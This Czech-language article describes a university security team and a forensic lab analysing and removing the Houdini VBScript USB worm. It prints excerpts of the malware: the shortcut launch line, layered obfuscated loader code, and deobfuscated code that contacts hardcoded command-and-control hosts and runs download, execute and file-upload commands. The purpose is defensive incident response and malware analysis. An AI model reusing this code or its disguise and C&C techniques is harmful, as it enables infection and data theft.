První známá zmínka o setkání s malwarem Houdiny na Západočeské univerzitě v Plzni (ZČU) pochází od uživatele, kterému se nedařilo přenést soubory mezi dvěma počítači na USB disku. Zkušenější kolega ze stejného pracoviště identifikoval problém jako „přítomnost viru, který mění soubory na zástupce“ a nahlásil jej IT podpoře ZČU. Následně je případ eskalován k bezpečnostnímu týmu WIRT, který si nechává poslat zmíněný USB disk pro provedení analýzy.

2.1 Reakce WIRT

Bezpečnostní tým (WIRT) zjišťuje, že původní soubory na USB disku stále existují, ale mají nastaveny atributy *skrytý* a *systémový*. Pro každý skrytý soubor také přibyl zástupce (shortcut) se stejným jménem, který však kromě příslušného souboru také spouští soubor *Microsoft Excel.WsF*. Tento soubor byl na USB disku také nalezen, dokonce ve více kopiích. Malware tedy spoléhá na výchozí nastavení systému MS Windows, kdy jednak uživatelé nejsou zobrazovány skryté soubory a jednak jsou skrývány přípony souborů známých typů. Běžný

uživatel tedy vidí „svůj“ soubor, který je však ve skutečnosti zástupce. Autor malware tímto způsobem zajistil spuštění souboru *Microsoft Excel.WsF* při každém otevření souboru z USB disku. K detekci dochází až ve chvíli, kdy uživatel chce své soubory z USB zařízení zkopírovat, protože označí a zkopíruje pouze jemu viditelné soubory – tedy zástupce.

Další postup bezpečnostního týmu je následující:

- Hledání informací o nalezeném malware na Internetu – identifikován jako *Dinihou* nebo též *Houdiny Worm.VBScript* [3].
- Definování postupu pro odvirování USB zařízení – zrušení atributů skrytý a systémový, smazání všech zástupců a smazání souboru *Microsoft Excel.WsF*. Tento postup sice nemusí vrátit USB zařízení do původního stavu, ale malware spolehlivě odstraní.
- Hledání IoC pro napadená zařízení – v registrech je přítomen záznam

```
wscript.exe //B \"%C:\Users\... \\  
\Microsoft Office\Microsoft Excel.WsF\"}
```

- Definice postupu pro odvirování stanice – o činnosti malware nejsou známy žádné informace, je tedy vyžadována reinstalace stanice.

Preventivní opatření pro zamezení dalšího napadení se však ukazují být problematická. Používaný antivirový systém nevyhodnocuje skript jako škodlivý, proto je dočasně ručně přidáno pravidlo blokující vytváření nových WsF souborů. Zákaz spouštění by nebyl rozumný, protože by omezil regulérní používání již přítomných skriptů. Bohužel je většina zařízení mimo centrální správu IT oddělení a jejich zabezpečení tak nelze centrálně technicky ovlivnit. Také je poměrně rozšířeno přenášení dat mezi stanicemi pomocí USB disků, zejména mezi studenty. Není tedy divu, že se neustále vyskytují nové a nové případy. Pro další postup je potřeba získat více informací o malware, nejlépe jeho reverzní analýzou. Na tuto aktivitu však WIRT nemá vlastní kapacitu, proto se obrací na forenzní laboratoř FLAB s žádostí o provedení analýzy.

2.2 Kontakt s forenzní laboratoří

První kontakt probíhá telefonicky, během něhož pracovník forenzní laboratoře zjišťuje pozadí případu, spolu s WIRT formulují otázky a domlouvají, jaké podklady k analýze budou předány. Na základě těchto informací FLAB připravuje zadání, výňatek klíčové části je uveden na obrázku 1.

Vzhledem k charakteru případu není nutné analyzovat celý USB disk, proto jsou elektronicky zaslány pouze dva soubory – *Microsoft Excel.WsF* (malware) a *IMG_2402.lnk* (jeden vybraný zástupce).

S předanými podklady a definovaným zadáním se tedy forenzní laboratoř pouští do reverzní analýzy malware.

Pozadí případu	Na učebnových počítačích se šíří malware přes flashky, nedaří se vymýtit.	6
Doplňující informace	Malware na flashdisku pro každý soubor vytvoří zástupce a původní soubor schová, takže uživatel spouští (dvouklikem) zástupce, který kromě vlastního souboru spustí ještě VB-Script, který zajišťuje šíření malware a asi i další aktivitu.	7
Otázky k zodpovězení	1. Jakou funkcionalitou malware disponuje? 2. Lze přítomnost malware poznat podle síťového chování? 3. Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?	8
Forma předání výstupu	Výsledkem analýzy bude závěrečná zpráva v elektronické formě.	9
Datum pro předání výstupu	Co nejdříve, vítány jsou i dílčí informace. Závěrečná zpráva do xx.xx.xxxx.	10

Obr. 1: Výňatek ze zadání případu

3 Analýza malware

Cílem prováděné analýzy je zjistit požadované informace – odpovědi na specifikované otázky – a předat je v rozumné formě zákazníkovi (WIRT).

3.1 Analýza zástupce

Analýzou zástupce lze zjistit, jak je malware aktivován (např. parametry příkazové řádky) a jaké další aktivity jsou prováděny při otevření (spuštění) tohoto zástupce.

Z obsahu položky „cíl“ (viz obrázek 2) je zřejmé, že je spouštěna příkazová řádka (*cmd.exe*) s parametrem */c*, tj. jsou postupně spouštěny jednotlivé příkazy oddělené znakem *&*. Příkaz *cls* je možné vynechat, protože pouze vyčistí obsah okna příkazové řádky a vzhledem k počtu použití má sloužit pouze pro znečitelnění (obfuskaci) obsahu. Zbývající příkazy mají následující význam:

- **start IMG_2402.JPG** – otevření původního souboru příslušnou asociovanou aplikací.
- **start Microsoft" "Excel.WsF** – otevření (resp. spuštění) malware.
- **exit** – zavření okna příkazové řádky.

```
C:\WINDOWS\system32\cmd.exe /c
cls&cls&cls&cls&cls&cls&cls&cls&cls&cls&start
IMG_2402.JPG&cls&cls&cls&cls&cls&cls&cls&cls&cls&
cls&cls&start Microsoft" "Excel.WsF&cls&cls&cls&
cls&cls&cls&cls&cls&cls&cls&cls&exit
```

Obr. 2: Položka „cíl“ analyzovaného zástupce

Zástupce tedy slouží k otevření původního souboru (uživatelé je otevřen jím požadovaný soubor, takže nepojme podezření) a následně ke spuštění malware. Parametry příkazové řádky nejsou používány.

3.2 Analýza souboru WsF

Vlastní malware je uložen v souboru *WsF*, což je zkratka pro *Windows Script File* [4]. Obsahem může být kód v libovolném skriptovacím jazyku, který je v konkrétním zařízení nainstalován. Ve výchozím nastavení je vždy rozpoznán VBScript a JScript.

Na obrázku 3 je zobrazen náhled na klíčové části obsahu analyzovaného souboru. Z hlavičky `<script language="VBScript">` vyplývá, že se jedná o kód

```
<package>
<job id="manage-bde">
<script language="VBScript">
Dim nTWAaKaqMncGOLEYPcXDTqcWJAj:nTWAaKaqMncGOLEYPcXDTqcWJAj="kyz
NMWZrwnYxTfZmaVff":If nTWAaKaqMncGOLEYPcXDTqcWJAj="kyzNMWZrwnYxT
fZmaVff"Then:End If:Dim LzcAEAXYFzttkGGObJ:LzcAEAXYFzttkGGObJ="v
uWeIryKEArjJHfVnrNb":If
...
If:LB="}}}}!}}!}?~}}|+?^~}}}%^~}}|-]~^}}|-]-^+?!^|-_|}}|}^/|
~^z{*_-[{/}]{~-/{{^?}|~-/?|[^]^~|-|_~{*_-}[^~|^~!{-/{?_*_-|z|^
...
FUNCTION FRANCE(VIANA):Dim ZxyjgajpHRCEFTq
...
GRECE=FRANCE(20+20+9)TO (LONDON(BOSNA)/FRANCE(10*5))
...
ExeCuTeGloBal (ITALI (FRANCE(50-30+17) ,LB))
...
</script>
</job>
</package>
```

Obr. 3: Náhled na obsah souboru *Microsoft Excel.WsF*

psaný ve Visual Basic, čemuž odpovídá také použitá syntaxe. Nicméně je zřejmé, že jsou použity obfuskační techniky pro zkomplikování reverzní analýzy. Zdá se, že viditelný kód slouží pouze k vygenerování a spuštění dalšího (skrytého) kódu, což je indikováno použitím funkce *ExecuteGlobal()*, která spustí svůj jediný parametr jako nový kód.

Dalším krokem musí tedy být deobfuskace kódu. Postupné rozebírání jednotlivých funkcí je vždy náročné, proto se spíše využívá skutečnost, že deobfuskovaný kód se při běhu programu v určité chvíli vyskytuje v původní otevřené podobě – u kompilovaného kódu je potřeba využít debugger, ale u skriptu, jako je tento, stačí nahradit funkci *GlobalExecute()* funkcí *WScript.Echo()*, která kód místo spuštění vypíše. Výsledek je uveden na obrázku 4.

```
...
COLOMBIA=VINSULA(USA("=oVeqCcWe\m/x{ }GEOXXeXy+FqeXZXmW*mSG#IW
H{LbG{LeGwmSOzzXOJi/Vo}/SWFmWXOEG#QcZsCcWe\m/x{/NN\cVNzXVMqWG
xFc/zK/X/QDotX{fRXELNOELicW0zzXOJi/VPL{WyqWGR}RLu}/SWFmWXOEG/
FyW-MXNxFc/zK/X/qWGRmLLuLDYR-SvzMXS!XEXo/Tvxi)/
...
+cHr(CByte("&H"&Mid(PANAMA,3,2)))+cHr(CByte("&H"&Mid(PANAMA,5
,2))):PUREAU=PUREAU+Left(CANADA,KOUBA):Next:UREGWAY=PUREAU:En
d Function:Function USA(HINDORAS):Dim i:For i=1 To Len(HINDOR
AS):USA=Mid(HINDORAS,i,1)&USA:next:End Function
...
```

Obr. 4: Náhled na výsledek prvního kroku při deobfuskaci

Jak vidno, opět se jedná o obfuskovaný kód, tj. byla použita vícevrstvá obfuskace. Stačí však zopakovat postup z předchozího kroku ... a pak ještě jednou. Pak se již objeví čitelný kód malware, jehož začátek je vidět na obrázku 5.

```
On eRrOr ReSuMe NeXt
dIm Az
sET Az = WsCriPt.CreAtEoBjEcT("wscript.shell")
dIm Aw
sET Aw = CreAtEoBjEcT("scripting.filesystemobject")
dIm Av
sET Av = CreAtEoBjEcT("msxml2.xmlhttp")
Ay = ArRaY ("maroco.linkpc.net:855",
"maroco.myq-see.com:855","maroco.redirectme.net:855")
Ax = Az.ExPAndEnViRoNmEnTsTrInGs ("%appdata%") _
&"\Microsoft Office\"
Aw.CreateFolder Ax
...
```

Obr. 5: Náhled na výsledný čistý kód

Celkově se jedná o necelých 500 řádek kódu, takže je možné provést kompletní analýzu funkčnosti. Lehkou vizuální komplikací je náhodné používání malých a velkých písmen v názvech funkcí a nicneříkající názvy proměnných a funkcí. Není však problém během krátké doby rozebrat jednotlivé části kódu, nalézt odpovědi na položené otázky a sepsat je do závěrečné zprávy.

3.3 Závěrečná zpráva

Obsah kompletní závěrečné zprávy přesahuje rozsah tohoto příspěvku, proto jsou popsány pouze části přímo související s položenými otázkami.

Jakou funkcionalitou malware disponuje?

Malware je schopen se přes USB zařízení dále šířit **pouze s dopomocí uživatele** – je potřeba, aby na napadeném USB zařízení spustil infikovaného zástupce. Poté si skript zajistí **persistenci zápisem do registrového klíče** a spouštěním vytvořené kopie skriptu v domácím adresáři uživatele.

Malware je po spuštění schopen **komunikovat s C&C serverem**, přičemž výchozí nastavení intervalu komunikace je 5 s. Přicházející pokyny z C&C mohou mít následující charakter:

Aktualizace skriptu – výměna za novou verzi (nejspíš s jinou funkcionalitou).

Změna intervalu komunikace – změna výchozích 5 s na jinou hodnotu.

Stažení souboru z C&C a jeho spuštění – spuštění libovolného kódu.

Odeslání souboru na C&C – odeslání lokálních dat.

Odinstalování ze systému – způsob zahlazení stop.

Spuštění lokálního příkazu – předáno jako parametr *cmd.exe*.

Příslušná část kódu zpracovávající pokyny od C&C je uvedena na obrázku 6. Proměnná *Ao* je pole obdržených parametrů, přičemž z jejich použití je zřejmé, že obsah komunikace je čistě textový. V případě monitoringu obsahu komunikace s C&C je tedy možné přímo pozorovat zadané pokyny.

Lze přítomnost poznat podle síťového chování?

Malware ve výchozím nastavení komunikuje každých 5s s C&C, přičemž seznam portů a doménových jmen C&C je pevně zapsán ve skriptu. Pro analyzovaný vzorek to jsou *maroco.linkpc.net:855*, *maroco.myq-see.com:855* a *maroco.redirectme.net:855*. Pro zjištění použitých IP adres pro daná doménová jména v konkrétním čase je potřeba použít informace ze systému jako je např. Passive DNS [5].

```

SeLeCt case Ao (0)
case "excecute"
    An = Ao (1)
    Bd An '* ???'
case "update" '* nahrazeni obsahu lokalniho skriptu parametrem
    An = Ao (1)
    Al.ClOse
    sET Al = Aw.OpEnTeXtFile (Ax & Ar ,2, FaLsE)
    Al.WriTe An
    Al.ClOse
    Az.RuN "WScript.exe //B " & cHr((17+17)) & _
        Ax & Ar & cHr((17+17))
    WScript.QuIt
case "uninstall"
    Bi '* call Bi: uninstall
case "send"
    Bn Ao (1),Ao (2) '*call Bn (param2_filename, param3_path)
case "site-send"
    Bh Ao (1),Ao (2) '*call Bh (param2_getparam, param3_filename)
case "recv"'
    An = Ao (1)
    Be (An) '*call Be (param2): odeslani zadaneho souboru na CaC
case "Sleep" '* nastaveni noveho intervalu cekani v~cyklu
    An = Ao (1)
    Sleep = EVal (An)
eND SeLeCt

```

Obr. 6: Část kódu vyhodnocující pokyny z C&C

Jak nastavit pravidla pro antivirový systém, aby blokoval tento malware?

Forenzní laboratoř nemá přístup ke všem existujícím antivirovým řešením, proto bylo hledání odpovědi na tuto otázku realizováno v součinnosti s WIRT. Vzhledem k možnostem nastavení antivirového systému používaného ZČU (se soubory WsF je zacházeno jako se skripty) a zjištěným vlastnostem malware bylo doporučeno ponechat původní nastavení, tj. „blokovat vytváření nových souborů *.WsF“, až do doby, kdy dojde k aktualizaci virové báze.

4 Využití výsledků v praxi

Bezpečnostní tým WIRT se po obdržení závěrečné zprávy pouští do dalších kroků, které bez dosud neznámých informací nemohl realizovat.

V první řadě jsou využity nalezené charakteristiky síťové komunikace pro prohledání provozních a lokalizačních údajů a následné identifikaci všech napadených zařízení. Poté jsou identifikováni uživatelé těchto zařízení a odborně vyzpovídáni ohledně používání USB zařízení (komu půjčujete svá USB zařízení a kam je připojujete, připojuje někdo jiný svá USB zařízení do Vašeho zařízení, apod.). Výsledkem je zjištění identit dalších uživatelů a také organizací mimo ZČU využívaných studenty (např. kopírovací centrum).

Dále jsou připraveny nápravné skripty, které vychází z deobfuskovaného kódu. Skript *uninstall.vbs* odinstaluje (analyzovanou verzi) malware ze systému, zatímco skript *clean.vbs* uvede do původního stavu všechna aktuálně připojená USB zařízení. Druhý ze skriptů je poté využíván pracovištěm uživatelské podpory, kam méně technicky zdatní uživatelé přinášeli svá USB zařízení k vyčištění.

Pro uživatele byla připravena stránka s informacemi jak postupovat v případě infekce malwarem Houdiny a oběma skripty ke stažení [6]. Uživatelé, u nichž je výskyt malware detekován, jsou o této skutečnosti informováni e-mailem a odkázáni na uvedenou informační stránku. Intenzivní monitoring výskytu je následně prováděn po dobu několika týdnů. Výsledkem je kompletní likvidace výskytu tohoto malware v síti ZČU ... samozřejmě pouze do doby, než jej zase uživatelé přinesou z jiných sítí.

5 Shrnutí

Na výše uvedeném případě je vidět učebnicová spolupráce bezpečnostního týmu s forenzní laboratoří, kdy informace získané reverzní analýzou malware byly využity pro kvalifikovanou reakci při řešení bezpečnostního incidentu.

Vlastní malware je také poměrně zajímavý. Způsob šíření s využitím vyměnitelných médií není v době Internetu příliš častý, ale ukázalo se, že je poměrně efektivní, protože vyměnitelná média (USB disky) jsou s oblibou používána pro přenos dat mezi počítači. Navíc i jedno jediné zapomenuté a nevyčištěné vyměnitelné médium může zařídit opětovnou infekci. Použití zástupců stejného jména a skrytí původních souborů využívá některých zjednodušení, která by měla běžným uživatelům usnadnit používání výpočetní techniky (skrývání přípon souborů známých typů a skrývání skrytých souborů). Za povšimnutí také stojí, že je možné malware s poměrně komplexní funkcionalitou botnet klienta vměstnat do necelých 500 řádek kódu Visual Basic.

Závěrem lze říci, že výsledkem součinnosti WIRT a FLAB je odstranění malware Houdiny nejen z počítačů zaměstnanců a studentů ZČU, ale i kopírovacího centra v Plzni. Informační stránka spolu s připravenými skripty pomohla také několika infikovaným nešťastníkům z celé ČR.

Poděkování

Tento článek by nemohl vzniknout bez spolupráce s Ing. Petrem Žákem, který realizoval výše uvedené činnosti připisované bezpečnostnímu týmu WIRT a následně autorovi článku poskytl potřebné informace.

Literatura

- [1] <http://wirt.zcu.cz>
- [2] <https://flab.cesnet.cz>
- [3] <http://www.en.usbfix.net/2014/03/remove-shortcutvirus-usb/>
- [4] <https://technet.microsoft.com/en-us/subscriptions/15x4407c%28v=vs.84%29.aspx>
- [5] https://www.nic.cz/public_media/IT14/prezentace/Ondrej_Caletka.pdf
- [6] http://support.zcu.cz/index.php/Malware_%22Houdini%22_a_jeho_odstran%C4%9Bn%C3%AD